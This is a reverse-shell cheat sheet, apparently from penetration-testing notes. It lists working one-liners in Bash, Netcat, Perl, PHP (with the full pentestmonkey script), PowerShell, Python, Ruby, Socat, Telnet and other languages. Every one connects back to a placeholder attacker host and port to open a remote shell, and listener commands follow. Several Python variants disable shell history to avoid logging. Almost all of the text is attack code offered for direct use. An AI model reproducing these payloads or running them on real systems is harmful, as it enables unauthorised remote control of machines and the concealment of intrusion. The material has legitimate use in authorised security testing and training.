

Reverse shells

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Awk

```
awk 'BEGIN {s = "/inet/tcp/0/LHOST/LPORT"; while(42) { do{ printf "shell>"  
  |& s; s |& getline c; if(c){ while ((c |& getline) > 0) print $0 |& s; clo  
se(c); } } while(c != "exit") close(s); } }' /dev/null
```

Bash

```
bash -i >& /dev/tcp/LHOST/LPORT 0>&1
```

```
0<&196;exec 196<>/dev/tcp/LHOST/LPORT; sh <&196 >&196 2>&196
```

```
exec 5<>/dev/tcp/LHOST/LPORT && while read line 0<&5; do $line 2>&5 >&5; do  
ne
```

Java

```
r = Runtime.getRuntime(); p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/LHOST/LPORT;cat <&5 | while read line; do \"$line 2>&5 >&5; done"] as String []); p.waitFor()
```

Javascript

```
(function(){ var net = require("net"), cp = require("child_process"), sh = cp.spawn("/bin/sh", []); var client = new net.Socket(); client.connect(LPOR T, "LHOST", function(){ client.pipe(sh.stdin); sh.stdout.pipe(client); sh.s tderr.pipe(client); }); return /a/; })();
```

Netcat

```
nc -e /bin/sh LHOST LPORT
```

```
/bin/sh | nc LHOST LPORT
```

```
rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc LHOST LPORT >/tmp/f
```

```
rm -f backpipe; mknod /tmp/backpipe p && /bin/sh 0</tmp/backpipe | nc LHOST LPORT 1>/tmp/backpipe
```

```
rm -f backpipe; mknod /tmp/backpipe p && nc LHOST LPORT 0<backpipe | /bin/b  
ash 1>backpipe
```

Perl

```
perl -e 'use Socket;$i="LHOST";$p=LPORT;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

```
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"LPORT:LHOST");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
```

Windows

```
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"LPORT:LHOST");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
```

PHP

```
php -r '$sock=fsockopen("LHOST",LPORT);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
php -r '$sock=fsockopen("LHOST",LPORT);shell_exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
php -r '$sock=fsockopen("LHOST",LPORT);`/bin/sh -i <&3 >&3 2>&3`';'
```

```
php -r '$sock=fsockopen("LHOST",LPORT);system("/bin/sh -i <&3 >&3 2>&3");'
```

```
php -r '$sock=fsockopen("LHOST",LPORT);popen("/bin/sh -i <&3 >&3 2>&3",  
"r");'
```

```
// pentestmonkey one-liner ^_^  
<?php set_time_limit (0); $VERSION = "1.0"; $ip = "LHOST"; $port = LPORT;  
$chunk_size = 1400; $write_a = null; $error_a = null; $shell = "uname -a;
```

```

w; id; /bin/bash -i"; $daemon = 0; $debug = 0; if (function_exists("pcntl_
fork")) { $pid = pcntl_fork(); if ($pid == -1) { printit("ERROR: Cannot for
k"); exit(1); } if ($pid) { exit(0); } if (posix_setsid() == -1) { printit(
"Error: Cannot setsid()"); exit(1); } $daemon = 1; } else { printit("WARNIN
G: Failed to daemonise. This is quite common and not fatal."); } chdir("/")
); umask(0); $sock = fsockopen($ip, $port, $errno, $errstr, 30); if (!$sock
) { printit("$errstr ($errno)"); exit(1); } $descriptorspec = array(0 => ar
ray("pipe", "r"), 1 => array("pipe", "w"), 2 => array("pipe", "w")); $proce
ss = proc_open($shell, $descriptorspec, $pipes); if (!is_resource($process
)) { printit("ERROR: Cannot spawn shell"); exit(1); } stream_set_blocking(
$pipes[0], 0); stream_set_blocking($pipes[1], 0); stream_set_blocking($pipe
s[2], 0); stream_set_blocking($sock, 0); printit("Successfully opened rever
se shell to $ip:$port"); while (1) { if (feof($sock)) { printit("ERROR: She
ll connection terminated"); break; } if (feof($pipes[1])) { printit("ERROR:
Shell process terminated"); break; } $read_a = array($sock, $pipes[1], $pi
pes[2]); $num_changed_sockets = stream_select($read_a, $write_a, $error_a,
null); if (in_array($sock, $read_a)) { if ($debug) printit("SOCK READ"); $i
nput = fread($sock, $chunk_size); if ($debug) printit("SOCK: $input"); fwri
te($pipes[0], $input); } if (in_array($pipes[1], $read_a)) { if ($debug) pr
intit("STDOUT READ"); $input = fread($pipes[1], $chunk_size); if ($debug) p
rintit("STDOUT: $input"); fwrite($sock, $input); } if (in_array($pipes[2],
$read_a)) { if ($debug) printit("STDERR READ"); $input = fread($pipes[2],
$chunk_size); if ($debug) printit("STDERR: $input"); fwrite($sock, $input);
} } fclose($sock); fclose($pipes[0]); fclose($pipes[1]); fclose($pipes[2
]); proc_close($process); function printit ($string) { if (!$daemon) { pri
nt "$string\n"; } } ?>

```


Powershell

```
$client = New-Object System.Net.Sockets.TCPClient('LHOST',LPORT); $stream =  
$client.GetStream(); [byte[]]$bytes = 0..65535|%{0}; while(($i = $stream.R  
ead($bytes, 0, $bytes.Length)) -ne 0) {; $data = (New-Object -TypeName Syst  
em.Text.ASCIIEncoding).GetString($bytes,0, $i); $sendback = (iex $data 2>&1  
| Out-String ); $sendback2 = $sendback + 'PS ' + (pwd).Path + '> '; $sendb  
yte = ([text.encoding]::ASCII).GetBytes($sendback2); $stream.Write($sendbyt  
e,0,$sendbyte.Length); $stream.Flush()}; $client.Close();
```

Python

TCP

```
python -c "import
os,pty,socket;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(
('LHOST',LPORT));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.file
no(),2);os.putenv('HISTFILE','/dev/null');pty.spawn(['/bin/bash','-
i']);s.close();exit();"

```

STCP

```
python -c "import
os,pty,socket,sctp;s=sctp.sctpsocket_tcp(socket.AF_INET);s.connect(('LHOST'
,LPORT));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);
os.putenv('HISTFILE','/dev/null');pty.spawn(['/bin/bash','-
i']);s.close();exit();"

```

UDP

```
python -c "import
os,pty,socket;s=socket.socket(socket.AF_INET,socket.SOCK_DGRAM);s.connect((
'LHOST',LPORT));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);os.putenv('HISTFILE','/dev/null');pty.spawn(['/bin/bash','-
i']);s.close();"

```

Ruby

```
ruby -rsocket -e 'f=TCPSocket.open("LHOST",LPORT).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

```
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("LHOST","LPORT");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

Windows

```
ruby -rsocket -e 'c=TCPSocket.new("LHOST","LPORT");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

Socat

```
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:LHOST:LPORT
```

TCLsh

```
echo 'set s [socket LHOST LPORT];while 42 { puts -nonewline $s "shell>";flush $s;gets $s c;set e "exec $c";if {![catch {set r [eval $e]} err]} { puts $s $r }; flush $s; }; close $s;' | tclsh
```

Telnet

```
rm -f /tmp/p; mknod /tmp/p p && telnet LHOST LPORT 0/tmp/p
```

```
telnet LHOST LPORT | /bin/bash | telnet LHOST LPORT
```

xterm

Make sure the Xserver is listening to TCP.

```
xhost +RHOST
```

```
xterm -display LHOST:0 or DISPLAY=LHOST:0 xterm
```

Listeners

```
socat file:`tty`,echo=0,raw tcp-listen:LPORT  
nc -lvvp LPORT
```




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WinRM shell (a.k.a. PowerShell Remoting) with file upload capability

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
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
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
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
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
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
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
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
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
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
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
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